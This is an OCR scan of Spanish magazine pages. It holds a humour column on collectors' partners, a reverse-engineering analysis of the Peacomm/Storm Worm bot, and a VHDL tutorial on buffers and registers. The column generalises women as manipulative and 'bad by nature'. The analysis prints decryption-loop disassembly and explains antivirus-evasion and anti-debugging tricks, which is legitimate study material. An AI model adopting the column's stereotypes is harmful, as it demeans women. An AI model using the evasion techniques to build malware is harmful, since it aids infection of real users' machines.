Sí, cariño, lo que tú digas, cariño

Quien más se alegrará será su ama, verá cómo usted agacha la cabeza, verá cómo dispone de más espacio en su hogar -el suyo, el de ella- y verá cómo dispondrá de más dinerito contante y sonante. Ella, que usted igual no llega a tocar ni un duro.

¿Qué? ¿Me toman por misógino? Pues sí, un poco por obligación, me he tomado la relativa molestia de investigar un poco de forma muy poco elegante y nulamente sincera para extraer datos escabrosos de lo que piensan las mujeres. Y aquí les expongo los resultados, para que estén al tanto.

Primero de todo, olvídese de eso de que a su pareja también le gustan los videojuegos como a usted. Que ella se pegue partidazas con el Tetris de GameBoy no significa que disfrute yendo los domingos por la mañana a patearse mercadillos en busca de piezas coleccionables. Póngase en su lugar ¿usted aceptaría que su ama se dedicase a coleccionar máquinas de coser, ilustraciones de Beatrix Potter o muñecas de porcelana con la misma intención y ahínco que usted colecciona ordenadores y consolas? ¿Podría vivir sabiendo que su señora tiene un almacén lleno de máquinas Singer, Alfa y Husqvarna? ¿No le daría yuyu ser consciente de que en una habitación de su domicilio reposan cientos de muñecas de porcelana que al entrar le mirarían con sus ojos muertos, y que su ama las preserva, restaura y, Dios, juega con ellas? ¿Le haría gracia que ella hiciera más caso a sus cacharros que a usted? ¿Y que se gastara



digamos que 200/300 euros al mes en sus cosas? ¿Y que estuviera más tiempo delante del ordenador que hablando con usted? Un, dos, tres, responda otra vez.

La enemiga interna

Si a su ilustrísima señora le gusta el manga y el anime, es fan de algún grupo idol japonés, de las medias de cebra y de las Blythe, enhorabuena, su señora es tan friki como usted pero eso no quita que se aguanten por comprensión, se aguantan porque no toca otro remedio. Miren al dúo Agatha Ruíz de la Prada y Pedro J. Ramírez, que, la verdad, no sabría decirles quién aguanta a quién. O cuál de los dos es el friki.

Ya sabemos que a los hombres hay otra cosa que nos tira más que dos carretas, y ellas también lo saben, que no son tontas. Y malas, son malas por naturaleza en potencial y aunque nunca lleguen a ejercer como tales y posiblemente sin que lleguen a ser conscientes de que lo son, o cuanto menos sin verlo como algo penalizable. Casos como para llenar capazos, y se los limito al tema vintage, que es de lo que les nutro:



-Señorita que permite que su prometido adquiera un mueble de recreativa para justificar la compra de una nueva vivienda, casualmente al lado de donde viven los padres de ella. Como en su actual pisito no cabe, venga, hipoteca que te crió para comprar otro más bonito.

-Señorita que deja que su maridito compre y juegue con sus consolitas. Regularmente, cada dos meses o así, le monta el numerito al pobre incauto y este le compra ropita bonita y la lleva a cenar a algún restaurante de alto copete para aplacar su furia.

-Señorita que fue apuntando las compras del maridito en eBay, tontito por haberle enseñado su clave y su historial. Ella apunta que te apuntarás los gastos. Meses más tarde demanda de separación al canto, divorcio en ciernes y con una tasación de bienes materiales en una lista tan larga como de aquí a París. Te has gastado tanto, me debes tanto.

-Señorita que permite que su maridito haga su paseíto dominical por el mercadillo. El vecino del rellano también hace su paseíto por el dormitorio de la señorita cada domingo. El marido suele llegar con una gran sonrisa por el resultado de la cacería. La señora también suele tener una gran sonrisa, deseando que sea domingo por la mañana otra vez.

-Señorita un pelín mojigata que prácticamente que se casó para no quedarse para vestir santos; llega el sábado sabadete, ella se va a la cama y él al internete. Mientras caiga la nómina marital y el hombre no moleste, ella lo permite todo. Bueno, casi todo, cualquier cosa que el hombre haga a solas y en la que ella no tenga paticipación.

-Señorita actual novieta del superfreak internetero, administrador de sistemas y con cierta reputación entre sus congéneres interneteros. Ella se lo permite todo, que juegue y que pierda el tiempo en sus cosas, que cuando lo tenga bien amarrado, con piso y papeles de por medio, le va a quitar la tontería a escobazos, que ahora no tiene potestad sobre él pero que cuando sean marido y mujer o hace lo que ella dice o le va a sacar hasta el tuétano. Y no creo que sea chupando huesos de pollo.

Y más que podría seguir y más que podría excusar en plan mercenario sofista. Que sí, que no todas son así, que el Amor existe y es para siempre, que su esposa o novia nunca les haría ninguna de las guarradas que les he comentado, que soy un exagerado y un alarmista, que lo que pretendo es provocar y poner a la hembra de la especie en mal lugar. Alguno pensará así. Y alguno pensará lo contrario. Yo no les aseguro que tenga la razón, solamente les expongo hechos, lo que opine no importa mucho en realidad, ustedes tienen el suficiente raciocinio como para leer y no sentirse ofendidos. O para sentirse, que la libertad emocional tiene esas cosas. Una cosa y la otra les permite pasarse por www.matranet.net y utilizar cualquiera de las casillas de correo que allí encontrarán para ponerse en contacto conmigo y explayarse a gusto con este escribano al que llaman S.T.A.R.

OLVÍDESE DE ESO DE QUE A SU SEÑORA TAMBIÉN LE GUSTAN LOS VIDEOJUEGOS AUNQUE LA VEA JUGAR CON EL TETRIS DE GAMEBOY



Análisis del virus peacomm.c

Buenas a todos los lectores interesados en el arte de los virus. Hoy les traigo uno de los especímenes más interesantes de los últimos tiempos. Veamos de qué se trata, qué trucos y novedades nos harán deleitar el cerebro.

La generación Peacomm

No es la única generación, pero se trata de la nueva generación de virus que funcionan, haciendo DDOS, no solamente como máquinas zombies las que son sometidas a comandos a través de IRC o de shells inversas, sino que se utilizan para atacar utilizando las redes P2P.

Simplemente modifican parámetros en el protocolo P2P, por ejemplo Overnet (Edonkey), o algunos de Emule, de manera que hacen figurar que ciertos ficheros muy buscados en la red, están alojados en un host, cuando no lo están.

Esto genera miles de peticiones por segundo hacia esa máquina, que es la víctima. ¿Resultado? Un DDOS interesante, dejando inutilizada la conección de la víctima.

¿Ventajas? Son varias por cierto, una de ellas, es que los ataques son distribuidos, desde el origen al destino, y no como en el ataque de zombies a través de IRC, el cual el origen, es a través de un comando y todos reciben ese comando por un canal fijo.

Reciben, de manera distribuida el comando y realizan acciones de manera distribuida.

Otro aspecto, es que es totalmente anónimo, en la versión a través de IRC, el problema, es que se loguean en el servidor y figuran sus IP, a menos que utilicen proxies de IRC, lo cual es complicado de conseguir.

Obviamente es anónimo el comando origen, y las máquinas que realizan el ataque son totalmente víctimas de la infección, con lo cual, se desconoce la actividad que están llevando.

El nombre Peacomm también se ha registrado con otros nombres "Storm Worm", "Nuwar" ó "Zhelatin".

La primera variante fue descubierta a mitad de Enero del año 2007 y fue uno de los bots más conocidos y exitosos.

Elementos del virus


Las principales características del virus, son:

1. Desencripción por XOR en la primera etapa
2. En la segunda etapa, utiliza el algoritmo TEA, para desencriptarse a sí mismo.
3. TIBS Unpacker
4. Código Anti-Debugging
5. Files dropping (descompresión de archivos en ubicaciones concretas del sistema)
6. Infección de drivers del sistema
7. Ofuscación del OEP del virus
8. Trucos para la detección del virus en una VM (virtual machine)

Además contiene un rootkit, el cual contiene un driver llamado spooldr.sys. Este posee ciertas características:

1. Desactivación de productos de monitoreo y seguridad
2. Ocultación de archivos por SSDT
3. Inyección de la Shellcode para spawning de procesos
4. Sistema de bloqueo de ficheros

Como vemos, el virus está dividido en tres áreas, en el área 1, después de que se inicia el fichero principal (applet.exe por



AREA 1 (0x401000 – 0x401048)

Initial EntryPoint
XOR 0x0149594f + rc of FreeIconList() decryption of
data between 0x42321f – 0x426AEF (length 0x38D0)

AREA 2 (0x401049 – 0x42321E)

Real worm code after TEA decryption + unpacking in Area 3

AREA 3 (0x42321F – 0x426AEE)

Files dropping in windows directories, kbdclass.sys infection.
TEA decryption and unpacking of Area 2 ...

0x4246D3 - 0x4265F2	Rootkit driver spooldr.sys
0x4265F3 – 0x42695E	Kbdclass.sys infection code
0x42695F – 0x426A8F	Unpacking routine
0x426A90 – 0x426A9F	128bit TEA decryption key
0x426AA0 – 0x426AE8	0x49 Bytes of original packed data. Gets moved to 0x401000

AREA 4 (0x426AEF – 0x426FFF)

Unused / Fake PE-Data (Function-addresses/names ...)

ejemplo), se hace una desencripción con XOR de los datos del área 3, luego se salta a esa área.

El área 3 contiene código, luego de la desencripción, y hace algunas tareas como por ejemplo files dropping, desencriptar y desempaquetar el núcleo del virus que se encuentra en el área 2.

Al final del proceso principal del virus, las importaciones de las API, son seteadas, y el código del área 2, es ejecutada para que lleve a cabo la parte principal del virus.

Area 3, Primer proceso

Podemos ver en la imagen, la desencripción en el área 3. En la dirección 40101E, vemos la instrucción que desencripta el virus. En el registro EAX, tendremos los datos a encriptar/desencriptar, en el segundo parámetro, la clave, que es: 149594Fh.

Lo curioso del algoritmo, es que después de la desencripción con XOR, se agrega un llamado a la API FreeIconList, en la dirección 401019, ¿por qué?

Sabemos que este tipo de APIS en un virus, no sirve para mucho, y siempre devolverá en EAX, un valor que no sirve para nada, con lo que... el uso, es simplemente para engañar a los Antivirus.

¿Cómo se engaña con esto simplemente?

El API FreeIconList, es una API inofensiva, y por lo tanto, está totalmente permitida en las sandbox y en las engines de los AV's. Con lo cual, éste código puede ser tratado como "bueno" por esto, cuando no lo es, obviamente.

En otras versiones del virus, podremos encontrar otras funciones "legales", y además la engine de desencripción varía en cada fichero. ¿Les hace recordar esto a metamorfismo? Aquí lo tienen en acción ;)

Una vez que fue desencriptado, siendo este tamaño de 14544 bytes, un jmp en la dirección 40102d, ejecuta el código en el área 3 en la dirección 42321f.

Existe el truco de una cabecera PE falsa, ya que, si desensamblamos con IDA, el ejecutable e intentamos ir hacia la dirección 42xxxx, no veremos nada, ya que IDA, se dejo "llevar" por la información falsa y no mapeo esa parte del fichero.

```
start            proc near
.text:00401000                       push    ebp
.text:00401001                       mov     ebp, esp
.text:00401003                       shr     eax, 20h
.text:00401006                       push    eax
.text:00401007                       push    esp
.text:00401008                       pop     edi
.text:00401009                       mov     eax,
42321Fh
.text:0040100E                       stosd
.text:0040100F                       call    sub_40102F
```

Aquí arriba, tenemos el comienzo del virus, y luego seguimos como vimos:

```
.text:00401014
.text:00401014 loc_401014:
    ; CODE XREF: start+2A#j
```

```
.text:00401014                call    sub_40103A
.text:00401019                add     eax, [esi]
.text:0040101B                add     esi, 4
.text:0040101E                xor     eax,
149594Fh
.text:00401024                lea     edi, [esi-
4]
.text:00401027                stosd
.text:00401028                cmp     ebx, esi
.text:0040102A                jnz     short loc_
401014
.text:0040102C                pop     ebp
.text:0040102D                jmp     ebp
.text:0040102D start          endp
```

Aquí tenemos el bucle con la primera desencripción, el famoso XOR, con la clave mencionada.

Podríamos arreglar los datos en la cabecera PE, pero veríamos los datos encriptados de cualquier forma, lo mejor es ver el virus en acción con Ollydbg, por ejemplo o ir debugeandolo de a poco. ¿Nos animamos? ¡Por supuesto que sí! Veamos qué sucede.


Nada más empezar, veremos el llamado a la API "legal":

```
0040103A      PUSH 0
0040103C      PUSH 8FF48154
00401041      MOV EAX,<&SHELL32.FreeIconList>
00401046      CALL [DWORD DS:EAX]
00401048      RETN
```

La llamada a la API FreeIconList, se realizá por cada XOR realizado, es decir, por cada BUCLE que logra desencriptar un trozo el virus, esa API es ejecutada, de esta manera se logra camuflar el virus, como anteriormente dijimos.

El área del virus quedará desencriptada luego del primer proceso, XOR, el cual lo veremos así:

```
0042321F        ADC BL,DL
00423221        MOV [BYTE DS:ESI],AH
00423223        LODS [DWORD DS:ESI]
00423224        SUB AL,1C
00423226        ADD [DWORD DS:EDX-2D],44FE4519
0042322D       PREFIX REP:
0042322E       ADD EAX,EDI
00423230        PUSHFD
00423231        POP SS
00423232        PUSH ESI
00423233        RETF
00423234        AND EBP,[DWORD DS:EDX+C29CF800]
```



Bien, luego de seguir mirando el código, veremos que hay algo de "basura", si seguimos debugeando, se producirá una excepción.

Seguimos mirando un poco más abajo de la dirección 42330d, veremos más instrucciones basura, entonces hay instrucciones como insb/arpl, que son ejecutadas en modo kernel, pero aquí estamos en modo usuario, con lo que no es posible.


Entonces encontramos una instrucción que tiene sentido en la dirección 423308, la cual llama a 423324. Si miramos en forma hexadecimal con el IDA, veremos que se trata de un string.

Después de desensamblar correctamente, veremos a lo largo del virus, que hay variedad de trucos antidebugging.

Desencripción TEA y TIBS Unpacking

Otra parte interesante que sucede en el virus, es el desencriptado del cuerpo del mismo, una vez pasado el XOR.

Si miramos el volcado con peid, veremos dos signatures de TEA, encontrados por el programa identificador de PE.



Peid, nos da varias opciones, pero encontramos en el desensamblado que se trata de TEA, por el DWORD utilizado.

Conclusión

Bueno, empezamos a analizar linda bestia, es algo muy interesante, posee diversos trucos, y lo mejor de todo, es que aprenderemos mucho de ellos. Hay muchos creadores de virus y aficionados, que buscan evitar antivirus, pero no he visto estas formas tan simples. Es un muy buen ejemplo.

Nos vemos en la próxima.

SparK
http://www.disidents.org
http://www.intrabytes.com
spark@disidents.org

```
00423F3B TEADecryption1   proc near                 ; CODE XREF: TEADecryptionLoop1+6Fp
00423F3B                  push    edi
00423F3C                  mov     ebx, [edi]         ; ebx <--- edi - start address for decryption
00423F3E                  mov     ecx, [edi+4]
00423F41                  xor     eax, eax
00423F43                  mov     edx, 9E3779B9h     ; delta
00423F48                  mov     edi, 20h           ; rounds
00423F4D
00423F4D rotate_32_times_1:                          ; CODE XREF: TEADecryption1+48↓j
00423F4D                  add     eax, edx
00423F4F                  mov     ebp, ecx
00423F51                  shl     ebp, 4
00423F54                  add     ebx, ebp
00423F56                  mov     ebp, [esi]         ; 1. 32bit value of decryption key
00423F58                  xor     ebp, ecx
00423F5A                  add     ebx, ebp
00423F5C                  mov     ebp, ecx
00423F5E                  shr     ebp, 5
00423F61                  xor     ebp, eax
00423F63                  add     ebx, ebp
00423F65                  add     ebx, [esi+4]       ; 2. 32bit value of decryption key
00423F68                  mov     ebp, ebx
00423F6A                  shl     ebp, 4
00423F6D                  add     ecx, ebp
00423F6F                  mov     ebp, [esi+8]       ; 3. 32bit value of decryption key
00423F72                  xor     ebp, ebx
00423F74                  add     ecx, ebp
00423F76                  mov     ebp, ebx
00423F78                  shr     ebp, 5
00423F7B                  xor     ebp, eax
00423F7D                  add     ecx, ebp
00423F7F                  add     ecx, [esi+0Ch]     ; 4. 32bit value of decryption key
00423F82                  dec     edi
00423F83                  jnz     short rotate_32_times_1
00423F85                  pop     edi
00423F86                  mov     [edi], ebx         ; store decrypted bytes on current memory address
00423F88                  mov     [edi+4], ecx       ; store decrypted bytes+4 on current memory address
00423F8B                  retn
00423F8B TEADecryption1   endp
```

```
004232E6                 push    dword ptr ss:word_401DE6[ebp]
004232EC                 push    dword ptr ss:word_401E12[ebp]
004232F2                 push    ss:dword_401DFA[ebp]
004232F8                 call    sub_42464B
004232FD                 call    sub_42337A
00423302
00423302 loc_423302:                                ; CODE XREF: start+C5↑j
00423302                 push    ebx
00423303                 call    sub_4239DF
00423308                 call    sub_423324
```

```
0042330D                 pop     esp
0042330E                 db      64h
0042330E                 insb
00423310                 insb
00423311                 arpl    [ecx+63h], sp
00423314                 push    626B5C65h
00423319                 arpl    fs:[ecx+73h], bp
0042331E                 jnb     short near ptr loc_423349+5
00423320                 jnb     short near ptr loc_423398+3
00423322                 jnb     short $+2
00423322 start           endp ; sp-analysis failed
```

```
00423308
0042330D aDllcacheKbdcla db '\dllcache\kbdclass.sys',0
```



arquitectura de computadores

La unidad de control (II)

Cuando se dispone de una maquinaria muy compleja, una de las tareas más críticas es controlarla. Los modernos robots industriales poseen una potencia, precisión y rapidez asombrosas, pudiendo hacer cosas que van desde prensar vehículos desguazados a construir túneles bajo el océano, pasando por dibujar las precisas pistas de silicio de las placas integradas. Pero, todos esos elementos, sin un autómata que los controle de forma adecuada, no sirven para nada. En computadores, a cualquier nivel que consideremos, encontraremos un elemento de control, y en el nivel de microprocesador es la unidad de control la encargada de dicha tarea.

Saludos a todos, fieles lectores. Aquí estamos una vez más, como cada mes, dispuestos a aprender algo nuevo. El mes pasado comenzamos a hablar sobre el que es, posiblemente, el elemento más importante y complejo dentro de un microprocesador: la unidad de control. Comenzamos nuestra andadura viendo ciertos aspectos intuitivos del control en sistemas computacionales y hablando de las distintas filosofías de diseño de unidades de control.

Más tarde hablamos de un concepto tan importante como es el del bus, lo que nos llevó a introducir el concepto de resolución de una señal. Creamos un paquete de código que utilizaremos a menudo cuando trabajemos con buses, y dejamos indicada la interfaz de lo que será nuestro buffer.

Ahí lo dejamos, y es ahí donde lo retomamos.

El buffer

En el número anterior quedamos en que nuestro buffer tendría una interfaz parecida a esto:

Maquetación: a partir de ahora, denotaré el código fuente (o las órdenes sobre línea de comandos) mediante una tabulación de 1,25 (como esta llamada de atención) y tipografía cursiva, de forma que si deseáis tratar dicho texto de forma diferente, podéis identificarlo fácilmente.

```
ENTITY buffer16 IS
   GENERIC (rdtransf: TIME:= 20 ns;
           rztransf: TIME:= 10 ns);
   PORT (entrada: IN bus16;
         control: IN BIT:='0';
         salida: OUT bus16);
END buffer16;
```

En la implementación, cuando el buffer esté activo (señal de control con un valor lógico de uno), la salida seguirá

ESTE PROCESO TIENE QUE EJECUTARSE CUANDO LA SEÑAL DE CONTROL O LA ENTRADA DEL BUFFER CAMBIEN DE ALGUNA MANERA

al valor de la entrada tras un cierto retardo de transferencia (rdtransf); mientras que cuando no esté activo, la salida estará en alta impedancia tras el retardo correspondiente (rztransf). Este proceso tiene que ejecutarse cuando la señal de control o la entrada del buffer cambien de alguna manera de valor, por lo que dichas señales deben estar en la lista de sensibilidad asociada al proceso.

Una posible implementación sería la siguiente:

```
USE WORK.bus_pack.ALL;

   ENTITY buffer16 IS
      GENERIC (rdtransf: TIME:= 20 ns;
              rztransf: TIME:= 10 ns);
      PORT (entrada: IN bus16;
            control: IN BIT:='0';
            salida: OUT bus16);
   END buffer16;

   ARCHITECTURE comportamental OF buffer16 IS
   BEGIN

      PROCESS(entrada,control)
      BEGIN

            -- Comprueba si el buffer está
activo
            IF control='1' THEN
```



```
                    -- Itera para cada bit
                    FOR i IN 0 TO 15 LOOP
                         -- Entrada
activada o alta impedancia
                         IF entrada(i)='1'
OR entrada(i)='Z' THEN
                                   salida(i)
<= TRANSPORT '1' AFTER rdtransf;
                         -- Entrada
desactivada
                         ELSE
                                   salida(i)
<= TRANSPORT '0' AFTER rdtransf;
                         END IF;
                    END LOOP;
               -- Buffer no activo
               ELSE
                    salida <= TRANSPORT
('Z','Z','Z','Z',

     'Z','Z','Z','Z',


     'Z','Z','Z','Z',

     'Z','Z','Z','Z') AFTER rztransf;
               END IF;

     END PROCESS;

   END comportamental;
```

Es muy importante fijarse en cómo actúa la salida del circuito cuando se cambia constantemente la señal de control de habilitación, pues los retardos que hemos explicitado en el código causan esos "colchones" de tiempo en la fluctuación de los datos.



Simulación del buffer de 16 bits

ES MUY IMPORTANTE FIJARSE EN CÓMO ACTÚA LA SALIDA DEL CIRCUITO CUANDO SE CAMBIA CONSTANTEMENTE LA SEÑAL DE CONTROL

Los registros

Otro elemento vital a la hora de transferir datos en un bus del sistema es el registro. Se trata de un circuito de memoria con una gran velocidad y, por lo general, muy baja capacidad de almacenamiento. Por ello, su utilidad suele residir en almacenar un dato de forma temporal, antes de ser transferido a través de un bus a un elemento de proceso o almacenamiento.

Para diseñar un registro de 16 bits debemos tener en cuenta las señales que interaccionarán con el circuito, si bien éstas serán bastante similares a las del buffer que acabamos de ver. En primer lugar, necesitaremos una entrada de ancho palabra (16 bits en nuestro caso) así como una salida de igual tamaño. Además, debemos incluir una señal de control de habilitación para indicar cuándo debe funcionar el circuito y cuándo no. Los puertos, por tanto, quedarían de la siguiente forma:

```
ENTITY registro16 IS
   PORT (entrada: IN bus16;
         control: IN BIT:='0';
         salida: OUT bus16);
END registro16;
```

Por otro lado, también es necesario incluir un retardo que simule el tiempo necesario para que el circuito redirija el dato almacenado a la salida del circuito, cuando así se lo indique la señal de control.

```
GENERIC (rdtransf: TIME:= 10 ns);
```

Por tanto, la declaración de nuestra entidad sería la siguiente:

```
ENTITY registro16 IS
 GENERIC (rdtransf: TIME:= 10
ns);
  PORT (entrada: IN bus16;
        control: IN BIT:='0';
        salida: OUT bus16);
END registro16;
```

Activación por flanco

Hasta este momento hemos estado trabajando con elementos cuya activación es sensible al valor de la señal en la lista de sensibilidad del proceso. Es decir, si la señal tiene valor activo ("1") pasa algo, y si tiene valor inactivo ("0") pasa otra cosa. Esto es lo que se conoce como activación por nivel, pues dependiendo del

nivel eléctrico de la señal de control, la actuación será diferente.


La otra alternativa es la activación por flancos, pudiendo ser en flanco de subida o de bajada. Los flancos tienen lugar en los instantes de tiempo en que la señal cambia de valor (pasando de "1" a "0" o viceversa), y podemos observarlo en el cronograma como líneas verticales con respecto al eje del tiempo.

¿Y cómo se simula esto en VHDL? Si recordáis cuando hablábamos de los atributos de las señales, en el quinto artículo del presente curso, correspondiente al número 112 de @RROBA; vimos que un atributo es una característica especial asociada a ciertos elementos del lenguaje. Concretamente, existen eventos asociados a las señales, siendo el más típico:

